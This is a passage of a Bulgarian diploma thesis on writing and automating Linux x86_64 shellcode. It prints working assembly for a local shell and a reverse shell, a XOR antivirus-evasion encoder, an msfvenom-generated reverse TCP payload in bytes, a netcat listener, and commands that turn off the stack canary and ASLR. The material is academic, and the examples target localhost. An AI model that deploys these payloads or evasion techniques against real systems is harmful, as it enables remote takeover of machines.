В съвременния свят слабостите се атакуват в комбинация с други, които позволяват експлоатирането на първите, както в известния stuxnet[18].

ВТОРА ГЛАВА
SHELLCODE И НЕГОВОТО ПРИЛОЖЕНИЕ ЗА АТАКИ

Шелкод (shellcode) е изпълним код, който се използва като товар при експлоатация на софтуерна слабост[19]. Оригинално шелкод е стартирал команден интерпретатор (shell), от където взима името си. В днешно време той прави много повече с различни цели и ефекти.

Тъй като шелкодът обикновено достига целта си през технологична слабост, обикновено има големи ограничения за размер и формат. Затова той често се пише на асемблерен език (assembly). Ако имаме достъп до цялата машина обаче, бихме могли да използваме езици като python и C.

Една от често използваните слабости за доставяне на шелкод е точно преливане на буфер. В примера overflow_example.c, ако нямаше защитата канарче, изпълнението щеше да продължи нормално и ако масивът прелее, при изпълнение на инструкция `ret` програмата щеше да върне контрол на току-що презаписан адрес. Ако атакуващият постави адреса на код, който отново е бил току-що записан, той може да го изпълни. Точно този код се нарича “payload” или “shellcode” - целта на дипломната работа. Определянето на адреса, на който ще бъде зареден този шелкод, е извън обхвата на дипломната работа.

2.1. Изисквания към шелкод

Ако се върнем към кода в overflow_example.c, виждаме, че `buf` има размер 25 байта и в него без проверки се копира информация до достигане на терминираща нула (чрез `strcpy()`). Затова, за да бъде копиран целият, той не трябва да съдържа нулеви байтове, което е едно от най-честите ограничения. Подобно ограничение за стойности е новият ред (\n или \r\n) Използват се много трикове, за да се заобиколят различните ограничения.

Също така много от функционалностите на един шелкод се дублират, което помага на антивирусните системи да прилагат алгоритми за разпознаването им. Те следят програми и мрежови трафик за подозрителни комбинации, каквито са обикновено тези в шелкод. За да бъде прикрит, той може да бъде кодиран с различни методи, например хог и криптиране.

XOR е много лесен за реализация, но лесно се прихваща от антивирусни, защото не променя особено модела на шелкод, само заменя стойностите. Много по-сигурен метод е криптирането. Ако се използва модерен алгоритъм и добър ключ, неговото разбиване е практически невъзможно, а предаваната информация не подлежи на абсолютно никакъв анализ. Недостатъкът обаче е, че реализацията му е много трудна, особено ръчно на асемблер.

Изискванията са много и са различни за различните атаки.

2.2. Разлики между операционните системи

Windows и Linux са главните конкуренти в настолните[20] и сървърните конфигурации. Дизайнът на техните ядра (kernel), комуникацията с потребителското пространство, споделени библиотеки и още много компоненти нямат нищо общо. Могат да се сравняват всевъзможни детайли, но основните разлики между тях са форматът на изпълнимите файлове и начинът на извикване на системна функция. Това пречи на изпълним файл, предназначен за едната система, да бъде изпълнен на друга. Примерите са за x86_64, но конвенциите са различни за отделните архитектури.

2.2.1. Linux

Използваният файлов формат е ELF (Executable and Linkable Format), а конвенцията за системни функции е отново System V. Разположението на паметта ѝ е описана в т. 1.1.3, тук следват спецификите за интерфейса между програмата и ядрото.

Параметрите за ядрото се подават под ред в регистри rdi, rsi, rdx, r10, r8, r9, след което на стека (в 1.1.3), в обратен ред. Rax и rdx, за 128 битови стойности се използва за връщане на стойности. За извикване на системна функция се използва същият метод, с малки разлики[21]. Основната е, че вместо инструкция `call` се използва `syscall` за предаване на контрола на ядрото. Тъй като syscall не приема параметри, номерът на функцията се поставя в rax. Таблица с номерата и параметрите на всяка функция е достъпна от различни източници[22] или man syscalls. За x86 конвенцията е подобна, но системна функция се вика с `int 0x80`. Политиката на Линус Торвалдс “We do not break

user space”[23], дава абсолютна гаранция, че системна функция няма да се промени с промяна на версията на ядрото.

2.2.2. Windows

Използваният файлов формат е PE (Portable Executable), а конвенцията е специфична за платформата[24]. Параметри се подават в rcx, rdx, r8, и r9, след което отново на стека в обратен ред. Стойности отново се връщат в rax, а по-големи от 64 бита типове - в xmm0. Системните функции са абсолютно различни. Дори не са документирани в официалната документация. Това е защото в Windows се очаква разработчиците да използват стандартната библиотека за текущата версия на операционната система, която да се занимава със специфики като системни функции. Много от функционалностите в библиотеките никога не стигат до ядрото. Това позволява на Microsoft по-голяма свобода при разработката на ядрото си. По-старата библиотека се казва win32[25], а новата е Universal Windows Platform (UWP)[26]. Анализ на изпълними програми[27] показва, че текущите версии на Windows използват `syscall` инструкция, но исторически (например XP) са използвани много разнообразни методи.

2.2.3. MacOS и BSD варианти

Вариантите на BSD, както и близкия macOS също използват System V конвенцията. Това обаче не ги прави съвместими. Те имат различни разширения на стандартните UNIX системни функции, много от които нямат еквиваленти (например `kqueue()`). Също така, много от номерата на еднаквите системни функции се разминават. Разликите са достатъчно малко, за да има съвместимост на ниво сорс код, но достатъчни, за да няма при изпълними файлове.

2.3. Разлики между архитектурите

Архитектури като ARM са изцяло различни от фамилията x86. ARM е RISC (Reduced Instruction Set Computer), а x86 - CISC (Complex Instruction Set Computer), имат различни регистри, мнемоники, синтаксис на асемблер и още много други. Въпреки това идеите за шелкод са същите.

2.4.Методи за избягване на нулеви байтове

2.4.1. Xor %reg, %reg

Инструкция от вида `movq $0, %rax` съответства на байтовете, “\x48\xc7\xc0\x00\x00\x00\x00”, 4 от които нулеви. Може да се използва свойството, че число xor със себе си прави 0, което би било инструкцията `xorq %rax, %rax`. Тя съответства на “\x48\x31\xc0”, което, освен че не съдържа нулеви байтове, заема по-малко памет.

2.4.2. Mov label(%rip), %rax

За да може шелкодът да бъде независим от адреса, на който е зареден, може да се използва режим за адресиране относно програмния брояч (instruction pointer relative addressing). Проблем е поредица от вида

```
movb data(%rip), %al
data:
      .byte 0xff
```

Тя съответства на “\x8a\x05\x00\x00\x00\x00\xff”, което отново съдържа 4 нулеви байта, защото отместването на адреса е положително. Ако преместим байта “data” преди инструкцията обаче, отместването е вече отрицателно число, кодирано в “two’s complement”, което съответства на “\xff\x8a\x05\xf9\xff\xff\xff”. Недостатъкът е, че резултатният шелкод ще има неизпълнима информация в тялото си. Това също може да се заобиколи, като се подреди всичката постоянна информация в началото му и адресът на презаписания rip стане първата изпълнима инструкция или да се сложи `jmp` инструкция преди информацията. Сега единственият недостатък е, че деасемблирането понякога е неуспешно.

2.4.3. Предположения за изпълнението

Добри практики за разработка биха означавали проверки за грешки след всяка системна функция, правилна работа с типове и нулиране на регистри всеки път. При шелкод обаче, могат да се направят някои предположения, които биха намалили размера му, без да се жертва правилнотото изпълнение. Например:

- Пропускане на проверки за грешки

Например `socket()` би могъл да върне грешка EMFILE - достигнат лимит на отворени файлове. Проверката след тази функция би била 2-3 инструкции, които могат да бъдат пропуснати, защото шансът тази грешки да се случи е изключително малък

- Нулиране на по-малки регистри

В комбинация с предишното, може да не се нулира целият rax регистър след системна функция, а само очаквано променената част или да не се нулира, ако очакваме резултат 0. Например "`xorq %rax, %rax`" е 3 байта - "48 31 c0", а "`xorl %eax, %eax`" е 2 - "31 c0". Това е валидно и за други инструкции - `lea`, `add` и други. Освен това, 32 битовите инструкции имат предимството, че нулират старшите 32 байта на целевия си регистър. Така може да се използва по-кратка инструкция за същия резултат, както е при xor.

2.5. Разработване на примерен шелкод

2.5.1. Класически shell

Класическата форма на шелкод е стартирането на команден интерпретатор. Тя е аналогична на системна функция `execve()` с параметър пътят към шела. В случай на грешка се добавя `exit()` накрая, за да приключи програмата нормално, а не със "segmentation fault", заради изпълнение на памет, която не е разпределена от ядрото. Тази функционалност изглежда така:

```
.global _start
.text
_start:
      jmp next
sh:
      .ascii "/bin/sh"
eol:
      .byte 0xff
next:
      xorl %eax, %eax
      # stack is executable, i can do this
      movb %al, eol(%rip)
      leaq sh(%rip), %rdi
      # sys_execve
      movb $59, %al
      xorl %edx, %edx
      xorl %esi, %esi
      syscall

      # sys_exit
      xorl %eax, %eax
      movb $60, %al
      xorl %edi, %edi
```

```
syscall
      +----------+
      | execve() |
      +----------+
            |
            v
      +----------+
      |  exit()  |
      +----------+
```

Фигура 2-1: Класически шел (shell.s)

Програмата представлява подготовка за извикване на системна функция `execve()`, последвана от нейното извикване и функция `exit()` за всеки случай. Така асемблирана, е 41 байта. За да няма нулеви, трябва да се нулира терминиращият байт на аргумента за `execve()` и да се използва хог трикът (описан в т. 2.4.1).

Ако се опитаме да заменим програмата с друга е възможно да възникне проблем. Някои програми очакват като първи аргумент тяхното име (например ls). Затова кодът може да бъде разширен до:

```
.global _start
.text
_start:
      jmp next
addr:
      .space 8, 0xff
addr_eol:
      .space 8, 0xff
sh:
      .ascii "/bin/ls"
sh_eol:
      .byte 0xff
next:
      xorq %rax, %rax
      # stack is executable, i can do this
      movb %al, sh_eol(%rip)
      leaq sh(%rip), %rdi
      # init char *argvp[]
      movq %rax, addr_eol(%rip)
      movq %rdi, addr(%rip)
      leaq addr(%rip), %rsi
      xorl %edx, %edx
      # sys_execve
      movb $59, %al
      syscall

      # sys_exit
      xorl %eax, %eax
      movb $60, %al
      xorl %edi, %edi
      syscall
```

Фигура 2-2: Разширен вариант на класически шел

Така вече кодът става 77 байта, близо двойно повече. Допълнителният размер се състои от 16 байта нулеви указатели и инструкции за тяхното нулиране. На 32 битова машина, те биха били по-къси и общият размер по-малък, но пак има голямо увеличение. Това разширение не е необходимо за програми като /bin/sh, които не искат параметри.

2.5.2. Reverse shell

Класическият shell е добра основа за надграждане. Друг класически подход е reverse shell. Неговата идея е, че шелът се контролира отдалечено. Затова трябва установяване на отдалечена връзка и копиране на сокета (socket)

на стандартните вход и изход. Процесът е по-продължителен и неговите части са представени на Фигура 2-3: Reverse shell.


```
.global _start

.text
_start:
      jmp next
sh:
      .ascii "/bin/sh"
eol:
      .byte 0xff
sockaddr:
      #AF_INET
      .byte 2
      .byte 0xff
      .word 4391
      .space 4, 0xff
      .byte 127
      .byte 0
      .byte 0
      .byte 1
next:
      # socket(AF_INET, SOCK_STREAM, 0)
      # sys_socket
      xorl %eax, %eax
      movb $41, %al
      # AF_INET
      xorl %edi, %edi
      movb $2, %dil

      # SOCK_STREAM
      xorl %esi, %esi
      movb $1, %sil

      # no arguments
      xorl %edx, %edx
      syscall

      # connect(fd, &sockaddr, 16)
      # it could be assumed that the fd is less than 2 bytes long
      # move the socket to first argument
      movl %eax, %edi
      # sys_connect
      xorl %eax, %eax
      movb $42, %al
      leaq sockaddr(%rip), %rsi
```



```
xorl %edx, %edx
# put zeroes in sockaddr
movq %rsi, %r8
inc %r8
movb %dl, (%r8)
addq $3, %r8
movl %edx, (%r8)
# sizof(struct sockaddr)
movb $16, %dl

syscall
# at this point rax could be -111 (connection refused)

# dupd2(fd, 0)
xorl %esi, %esi
# sys_dup2
xorl %eax, %eax
movb $33, %al
syscall

movb $1, %sil
xorl %eax, %eax
movb $33, %al
syscall

movb $2, %sil
xorl %eax, %eax
movb $33, %al
syscall

xorl %eax, %eax
# stack is executable, i can do this
movb %al, eol(%rip)
leaq sh(%rip), %rdi
# sys_execve
movb $59, %al
xorl %edx, %edx
xorl %esi, %esi
syscall

xorl %eax, %eax
movb $60, %al
xorl %edi, %edi
syscall
```

Фигура 2-3: Reverse shell

Този шелкод е значително по-сложен и размерът му го отразява - 132 байта. За отдалеченото котролиране на shell трябва да се установи мрежова

връзка. За безпроблемна работа се отваря TCP сесия на даден порт, в случая 10001, който трябва да бъде преобразуван в big endian. След като връзката е установена, резултатният сокет трябва да бъде копиран на стандартен вход и изход - номерирани 0 и 1. Отново за допълнителна сигурност може да се извика `exit()` накрая. За този шелкод трябва и сървър, който може да се създаде с команда `netcat -vkl 10001`. След създаване на връзка, могат да се пишат команди.

От двете шелкод реализации личи, че те взаимстват код, например `exit()`. Поради липсата на стандартната библиотека споделянето на код е трудно и промени в единия не се отразяват в другия код.

2.5.3. Xor encoder

Класическото кодиране е с метода xor. Операцията xor има свойството, че ако на една стойност бъде приложена логическа функция/операция xor с една и съща друга стойност два пъти, резултатът е първоначалната стойност. Например, ако байтовете “\xff\x8a\x05\xf9\xff\xff” бъдат кодирани с ключа “0xf” се получава “\xf0\x85\x0a\xf6\xf0\xf0”. Ако повторим операцията, се получават първоначалните байтове - “\xff\x8a\x05\xf9\xff\xff”. Основен недостатък е, че този метод е лесен за разбиване и антивирусните програми могат да го разпознават. Примерен метод е честотен анализ - въпреки че кодирането прави оригиналната информация неразбираема, тя трансформира еднаква поредност от n байтове (0xff), в една и съща друга (0xf0). Това свойство позволява преброяване на всички еднакви символи и честотата на всяка комбинация може да бъде съотнесена със съответната буква. Въпреки това методът е добро начало.

Първата стъпка в реализацията е кодиране на шелкод. Това става лесно със следния скрипт:

```
import sys
shellcode = sys.argv[1]
shellcode = shellcode.encode('ascii').decode('unicode-
escape').encode('latin-1') xored = []
key = 15 for byte in shellcode: xored.append(byte ^ key)
print(f'Number of bytes: {len(xored)}')
xored = ', '.join('0x{:02x}'.format(b) for b in xored)
print(xored)
```

Фигура 2-4: xor_encode.py

Изходът ѝ е новият кодиран шелкод, който можем да вградим в декодираща програма. Това е възможно със следната програма:

```
key:
      .byte 0x0f
shellcode:
      .byte 0xf0, 0x85, 0x0a, 0xf6, 0xf0, 0xf0
_start:
      movb key(%rip), %bl
      xorl %eax, %eax
 loop:
      leaq shellcode(%rip), %rcx
      addq %rax, %rcx
      xorb %bl, (%rcx)
      inc %ax
      cmpw $69, %ax
      jl loop
      jmp shellcode
```

Фигура 2-5: Декодираща програма (xor_shell.s)

Процесът е неудобен, защото се състои от две стъпки и не може да бъде записан в един файл. Затова е подходящ скрипт за автоматизация на процеса.

2.5.4. Тест за директно изпълнение

Шелкодът е само товар, което прави функционалното му тестване проблемно, тъй като той не може да бъде директно изпълнен. За целта използваме две решения:

- Добавяне на информация за линкване на шелкода в цялостна програма.

Това изисква само три директиви към асемблера: “`.global _start` “, “`.text`” и “`_start`” символ. Сега той може да се асемблира в обектен файл с “`as -g -o shellcode.o shellcode.s`”. “-g” флагът е за по-удобно поведение в gdb.

Обектният файл може да бъде линкнат с “`ld shellcode.o`” и изпълнен. За да избегнат нулеви байтове някои шелкод реализации презаписват стойности в тялото си. С такова тестване кодът е в .text секцията, която не е маркирана за писане и писането ѝ приключва в segmentation fault. Това също се решава по два начина: изнасянето на информацията в .data секцията или добавянето на флаг “-N” на ld. Използваме втория вариант, за по-лесно изваждане на готовия шелкод от финалния файл и тестване със следващия подход.

- Тестова програма, която пресъздава реална обстановка

test_shellcode.c (идеята е взаимствана от “Smashing the stack”17):

```
int main() {
	long *ret;
	char shellcode[] = "\x90\x90\x90";

	ret = ((long *) &ret) + 2;
	*ret = (long) shellcode;
	return 333;
}
```

Фигура 2-6: test_shellcode.c

Тази програма просто променя адреса си за връщане и изпълнява кода в `char shellcode[]`. Тя е удобна за тестване на инструментите за извличане на шелкода от изпълним файл и онагледяване на самите байтове.

2.5.5. Тест за buffer overflow

Overflow_example.c добре демонстрира проблема, но е труден за използване за тестване, защото шелкодът трябва да бъде подаван от стандартен вход, за което би трябвала някаква автоматизация, най-малко за уцелване на адреса. По-лесно е да бъде директно вграден и тестван в една програма, което може да стане и ръчно. Примерът my_overflow.c е точно такъв тест:

```
my_overflow.c
char shellcode[] = "\x90\x90";
int i = 0;
int main() {
	char buffer[128];
	long *ptr = (long *) buffer;

	for (i = 0; i < 20; i++) {
		ptr[i] = (long) buffer;
	}

	for (i = 0; i < sizeof(shellcode); i++) {
	buffer[i] = shellcode[i];
	}

	return 12;
}
```

Фигура 2-7: my_overflow.c

Той има даден шелкод и го прекарва през препълване на буфер, като единственото нереалистично е, че слага правилния адрес за връщане. В този

пример би трябвало да се проявят всички проблеми на кода, например нулеви байтове.

За жалост броячът i трябва да бъде глобална променлива, защото gcc подрежда променливите на стека във възходящ ред по размер. Това означава, че ако i е локална променлива, тя ще има по-висок адрес от buffer, и когато buffer прелее се презаписва i и копирането спира. Това може да се избегне с clang, който не прави такова преподреждане и декларирането на i последно би го поставило на очакваното му място в стека.

2.6.Скриптове

В процеса на разработка на шелкод се забелязват повтарящи се действия. Те могат да се автоматизират за забързване на процеса на разработка. Следните скриптове правят точно това и са прототипи за съответни функционалности на крайния инструмент.

2.6.1. Extract

```
from elftools.elf import elffile
import sys

with open(sys.argv[1], 'br') as file:
     dec = elffile.ELFFile(file)
     shellcode = dec.get_section_by_name('.text').data()
print('"{}"'.format(''.join('\\x{:02x}'.format(b) for b in
shellcode)))
```

Фигура 2-8: extractor.py

Този кратък скрипт изважда байтовете на .text секцията на изпълним файл във формат ELF и ги форматира във формат удобен за вграждане в C програма. Изходът съответства на самият шелкод. Скриптът няма никаква валидация, защото е временен инструмент за разработка и неговите специфики са развити по-нататък. От тук се прилага конвенция, съобразена в гореописаните примери, че шелкодът е изцяло в .text секцията. Това не е идеален подход, но тази секция е под наш контрол. понеже кодът е на асемблер има сигурност, че няма страничен код и така скриптът е максимално прост. Според добри практики за писане на асемблер информацията трябва да е в .data, но както личи от горните шелкод реализации, такова разделяне не е удобно.

2.6.2. Assemble

```
from elftools.elf import elffile
import subprocess

def assemble(path):
      output = 'output.o'
      assembler = ['as', path, '-o', output]
      subprocess.run(assembler)

      with open(output, 'br') as file:
      dec = elffile.ELFFile(file)
      shellcode = dec.get_section_by_name('.text').data()
      print('"{}"'.format(''.join('\\x{:02x}'.format(b) for b in
shellcode)))
```

Фигура 2-9: assemble.py

Идеята за extract може да се разшири, като се асемблира кодът в един и същ скрипт. Това не е трудно и допълнително улеснява разработването. Това може да стане и с Makefile, но python улеснява последващото вграждане.

2.6.3. Disassemble

В exploitdb има голям набор от готови шелкод реализации. Недостатъкът им е, че повечето от тях са под форма на байтове, което е нечетимо. Тъй като кривата на учене при писането на асемблер е много стръмна, е удобно, ако има мостри, от които да се взаимстват идеи. Библиотеката pwntools[28] предоставя такава функционалност - функцията `disasm()`. Не е подходящо включването на цялата библиотека за една функция, затова взаимствам идеята и представям своя по-проста реализация:

```
import subprocess
import re

tmp_file = 'elffile'
obj_file = 'out'

objfile_map = {
      'amd64': ['i386:x86-64', 'elf64-x86-64'],
      'x86': ['i386', 'elf32-i386']
}

def disassemble(shellcode, arch):
      arch, elf = objfile_map[arch]
      # parse from \x12 style encoding and store in bytearray to
preserve endinanness
      parsed =
bytearray(shellcode.encode('ascii').decode('unicode_escape').encode(
'latin-1'))

      with open(tmp_file, 'bw') as file:
      file.write(parsed)

      subprocess.run([
      'objcopy',
      '-I', 'binary',
      '-O', elf,
      '-B', arch,
      '--set-section-flags', '.data=code', '--rename-section',
'.data=.text', '-w', '-N', '*',
      tmp_file, obj_file
      ])

      disasm = subprocess.run(['objdump', '-d', obj_file],
capture_output=True)
      ins = re.findall(r'\t[\S ]+\n', disasm.stdout.decode('ascii'))
      ins = [a.strip() for a in ins]
      print('\n'.join(ins))
```

Фигура 2-10: disassemble.py

Принципът на работа е следният: objdump може да деасемблира само ELF файлове до текстови инструкции. За да направим същото с обикновени байтове, трябва да ги сложим в такъв формат. Инструментът objcopy може да прави точно това, като му се задават архитектура и секцията, в която да сложи байтовете. Вече objdump може да деасемблира, а изходът се филтрира с подходящ регулярен израз (regulax expression).

2.6.4. “Two’s complement”

За да могат да се различават грешките от валидните стойности, системните функции връщат отрицателна стойност при грешка. За лесна аритметика, отрицателните стойности се кодират в “two’s complement” още на хардуерно ниво.

При разработката на шелкод липсват абстракциите от C и структури като struct `sockaddr` или `char **` трябва да се възпроизведат ръчно. Процесът не е лесен, заради подреждането на стойностите, и се допускат пропуски, които карат системните функции да връщат грешки. При дебъгване на тези грешки, gdb показва “two’s complement” на грешката, например 0xFFFFFFFFFFFFFF9F, което трудно се свързва с реалната стойност - -97 (EAFNOSUPPORT). За лесен преход може да се използва скрипт като следния:

```
import sys
def twos_comp(val):
bits = val.bit_length()
comp = (val ^ (2 ** bits - 1)) + 1
return -comp
print(twos_comp(int(sys.argv[1], 16)))
```

Фигура 2-11: twos.py

Начинът на работа е точно прилагане на “two’s complement” - всеки бит на стойността се обръща и се добавя 1. Връща се -comp, за да се възстанови знакът.

Преходът е по-сложен, отколкото в C, защото python използва числени типове с произволен размер, където “two’s complement” няма смисъл в обикновения си вид, защото новият бит за знак се интерпретира като по-голямо число. Например int(0xFFFFFFFFFFFFFF9F) няма да върне очакваното -97, а 18446744073709551519, което ни е безполезно.

ТРЕТА ГЛАВА
АВТОМАТИЗИРАНО СЪЗДАВАНЕ НА SHELLCODE

3.1. Съществуващи решения

В практиката нуждата от шелкод често е ограничена до малък брой основни типове задачи, например пускане на локален шел и пускане на шел през мрежа, и е логично, че когато процесът за изработването му всеки път е много трудоемък, то той ще бъде автоматизиран от начало до край. В тази глава накратко се разглеждат някои от успешните опити.

3.1.1. MSFvenom

Metasploit е комплект от много инструменти, предназначени за тестване на сигурност. Те включват инструменти за генериране на шелкод (msfvenom), тестване за технологични пропуски (msfbinscan), разузнаване с база данни от пропуски и уязвимости и много други обединени в единна конзола (msfconsole). Те са тясно интегрирани и предоставят пълна и съвместима среда. Разработва се на ruby и има активна общност[29] с ежедневно подобряване.

MSFVenom е частта от проекта Metasploit, която генерира шелкод автоматично. Той поддържа голям набор от шелкод реализации. Поддържат се над 500 товара и над 40 метода за кодиране за различни архитектури и платформи. Изходът може да бъде форматиран за различни езици или изпълними формати. Тези и още много способности го правят един от най-мощните и използвани инструменти от вида си.

Той е командно приложение, което приема входа си като GNU стил аргументи[30]. Всеки модул приема свои параметри като ключ и стойност двойки, които могат да се видят чрез добавяне на --list-options след като е избран товар. Например за reverse shell:

```
$ msfvenom -p linux/x64/shell/reverse_tcp --list-options
Options for payload/linux/x64/shell/reverse_tcp:
=========================


      Name: Linux Command Shell, Reverse TCP Stager
      Module: payload/linux/x64/shell/reverse_tcp
   Platform: Linux
      Arch: x64
Needs Admin: No
 Total size: 298
      Rank: Normal

Provided by:
      ricky
      tkmru

Basic options:
Name   Current Setting  Required  Description
----   ---------------  --------  -----------
LHOST                   yes         The listen address (an interface may
be specified)
LPORT  4444             yes         The listen port

Description:
  Spawn a command shell (staged). Connect back to the attacker



Advanced options for payload/linux/x64/shell/reverse_tcp:
=========================

      Name                          Current Setting  Required  Description
      ----                          ---------------  --------  -----------
      AppendExit                    false             no          Append a
stub that executes the exit(0) system call
      AutoRunScript                                 no          A script to run
automatically on session creation.
[останалите са порпуснати]
```

Фигура 3-1: Параметри на reverse shell от msfvenom

Така удобно могат да се видят детайли за всеки модул и да се изберат подходящи параметри. Така може да се изготви команда за генериране:

```
$ msfvenom --platform linux -a x64 -p linux/x64/shell/reverse_tcp -e
x64/xor -b \x00 -f c lport=10001
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 175 (iteration=0)
x64/xor chosen with final size 175
Payload size: 175 bytes
Final size of c file: 760 bytes
unsigned char buf[] =
"\x48\x31\xc9\x48\x81\xe9\xef\xff\xff\xff\x48\x8d\x05\xef\xff"
"\xff\xff\x48\xbb\xda\x82\x86\xfd\xf9\x70\x28\x66\x48\x31\x58"
"\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4\x92\xb3\x79\x97\xf0\x28"
"\xb1\xd0\xca\xca\x0f\x2b\xb4\x41\xe1\x0c\xf8\xc3\xdc\x4f\xfe"
"\x7f\x2d\x2e\x5f\x42\xfe\xaf\x93\x7a\x69\x3f\x8c\xd2\xec\xd4"
"\xa1\xe9\x42\x64\x85\xe8\x87\xa3\xf6\x75\x60\xe3\x1a\xfa\xbd"
"\xb5\x6e\x38\x91\x64\xda\xa5\x97\x3d\x51\x70\x23\x37\x92\x0b"
"\x60\x97\xe9\x2a\x42\x4c\x82\x8d\x83\xa4\xb1\xf5\xe8\x1f\xff"
"\xcb\x79\x34\x8d\x68\x7f\x0c\xf9\xda\xec\xfd\x93\x75\x60\xef"
"\x3d\xca\xb7\x0b\xf6\x75\x71\x3f\x85\xca\x03\x3d\x80\xb7\x42"
"\x5a\x82\xe8\x87\xa2\xf6\x75\x76\x3c\xd5\x87\xce\x78\x39\x08"
"\xc7\x99\x3c\x82\x86\xfd\xf9\x70\x28\x66";
```

Фигура 3-2: reverse shell от msfvenom

От обобщението се вижда, че шелкодът е с размер 175 байта, форматиран за C код, което е идеално за тестване. Ако го поставим в теста от т. 2.5.4, компилираме без защитите (описано в т. 3.3) и използваме сървъра от т. 2.5.2 се вижда, че шелкодът работи, както се очаква.

Запознаването с останалите опции е лесно заради добрия дизайн на целия комплект - описателни грешки и помощни команди. По-подробно обяснение можда да бъде намерена в книгата “Етично хакерство”19.

Комплектът не е без своите проблеми. Някои от модулите се затрудняват в изпълнението на предназначението си, както се вижда от тестването на маг. инж. Илия Дафчев[31]. Също така интерфейсът подлежи на разширяване, но проектът е много голям и има много специфики. Освен това самите реализации обикновено се базират на готов байтов код, който трудно може да бъде променен при нужда.

3.1.2. Veil-Ordnance

Този малък инструмент е част от рамката Veil-Framework. Според авторите в хранилището на проекта[32] неговата цел е да се създаде инструмент, който да не променя поведението си неочаквано за програмна употреба. Инструментът копира функционалностите на msfvenom, като основна разлика е езикът - python. Наистина, интерфейсът е удобен за употреба и се предлага обвивка, която облекчава разработчиците, например за детайли като потребителски вход. Той работи като параметризира предварително зададени и цялостни шелкод реализации. След това има способността да ги кодира чрез различни методи.

Инструментът поддържа 6 различни шелкод реализации и 1 метод за кодиране, адаптирани от Metasploit. Също така, последната разработка по него е от преди 4 години и си личи, че не е завършен - функционалност като поддръжка на множество архитектури не е достъпна за потребители. Това го прави неизползваем за ежедневна употреба. Освен това всички шелкод реализации там са абсолютно копие на тези в metasploit и така общността за информационна сигурност няма причина да развива този проект.

Аргументите, които приема са много малко и са глобални за целия инструмент (дефинирани във Veil-Ordnance/common/helpers.py). Те са:

-p за избор на товар

--ip за задаване на ip адрес на товара

--port за задаване на порт на товара

-e за избор на кодиране

-b за задаване на непозволени комбинации

Примерна команда:

```
./Veil-Ordnance.py  -p rev_tcp --ip 127.0.0.1 --port 1234 -e xor -b \x00
```

която генерира шелкод с дължина 319 байта. При тестване като това в предната глава виждаме, че шелкодът отново работи очаквано. С добавяне на опция --print-stats, могат да се види обобщение на резултата:

```
Payload Type: rev_tcp
IP Address: 127.0.0.1
Port: 10001
Encoder Name: Single byte Xor Encoder
Bad Character(s): 0x0
Shellcode length: 319
Xor Key: 0x5
[шелкодът е пропуснат]
```
Фигура 3-3: Обобщение на msfvenom след генериране

3.1.3. Pwntools

Pwntools е библиотека за python. Оригинално е използвана в "capture the flag" състезания. Тя предоставя помощни средства за бързо писане на шелкод изцяло в python среда. Включени са полезни инструменти като асемблиране и деасемблиране на единични инструкции или байтове. Изложените функции са предназначени за ръчно писане на шелкод. Покриват някои действия като системни функции и индивидуални инструкции с подходяща параметризация. В този си вид е удобен за създаване на скриптове, които използват функционалностите на шелкод, а не за обикновено генериране, както предишните два инструмента.

3.2. Използвани на инструменти

3.2.1. python 3

Python е скриптов, интерпретиран език от високо ниво с динамична типова система и автоматично управление на паметта. Главни особености са изчистеният синтаксис и строгата идентация. Това го прави идеален за бърза разработка и лесни промени, със своевременно спазване на стандарти за качествен код. Освен това богатата му вградена библиотека улеснява голяма част от работата.

Скриптовите езици са чест избор при писане на автоматизации заради бързата разработка. Изборът на конкретен език, например python, ruby, perl... обикновено се свежда до езика, с който авторът е най-добре запознат.

3.2.2. GNU toolchain

GNU compiler collection (GCC) и GNU binutils са част от свободния "toolchain" лицензиран с GNU GPL лиценз. Заедно те представляват комплект от инструменти, подходящи за цялостна разработка на различни езици, като C и C++ на операционни системи, като Linux и Mac OS X на огромен набор от платформи, като x86, arm и powerpc. Те са едни от най-разпространените в open-source света и са стандартни за проекти като Linux и Mozilla Firefox, които отскоро започват да поддържат алтернативи като clang/llvm.

Даже самият Линус Торвалдс създава клон (port)[33] на GCC за своята операционна система.

GNU и GCC са част от Linux още от неговото зараждане и са неразделна част от всяка една Linux дистрибуция. Тяхната философия за свобода ги прави де факто стандартни за света на отворения код и са естествени за всеки потребител в сферата. Затова тяхната употреба е логична стъпка при разработката в Linux. Това, че е наличен по подразбиране в средите на разработчиците, прави средата по-лесна за настройване и няма нужда от учене на нови инструменти.

3.2.3. Диалект на асемблер

GNU Assembler (GAS) поддържа много асемблерни езици. Някои от тях, като x86 и amd64 имат 2 разпространени синтаксиса - Intel и AT&T. Intel използват своя синтаксис в наръчниците си[34]. От друга страна за GCC и Linux е стандартен AT&T синтаксисът, което е остатък от времето на UNIX, който по време на разработка от AT&T използва свой асемблер и синтаксис. Въпреки че алтернативни асемблери като NASM използват алтернативата на Intel, естественият за Linux и GCC платформите е AT&T и разработчиците там е по-вероятно да познават този синтаксис. Затова, където GCC поддържа повече от 1 синтаксис се използва вариантът на AT&T.

3.3. Изключване на защити

Повечето от защитите в (4.1.5) са включени по подразбиране. За по-лесна разработка на шелкод без задълбочаване в спецификите на всеки вектор за атака, в случая препълване на буфер, защитите трябва да се изключат изрично.

Поведението на GCC и Linux може да бъде прецизно настроено. При GCC това се случва с командни аргументи, а за Linux с файлове в директория /proc/.

3.3.1. Канарче

Защитата от тип канарче при GCC се казва “stack protector”. Флагът “-fno-stack-protector” спира добавянето на всичките му разновидности.

3.3.2. ASLR

ASLR се контролира от файла /proc/sys/kernel/randomize_va_space.

По подразбиране той има стойност 2[35], което позволява разместване на изпълнимия код и на статичната информация. При промяната му в о тази функционалност се изключва напълно17.

За целта се използва команда:

```
sudo /bin/sh -c "echo 0 > /proc/sys/kernel/randomize_va_space"
```

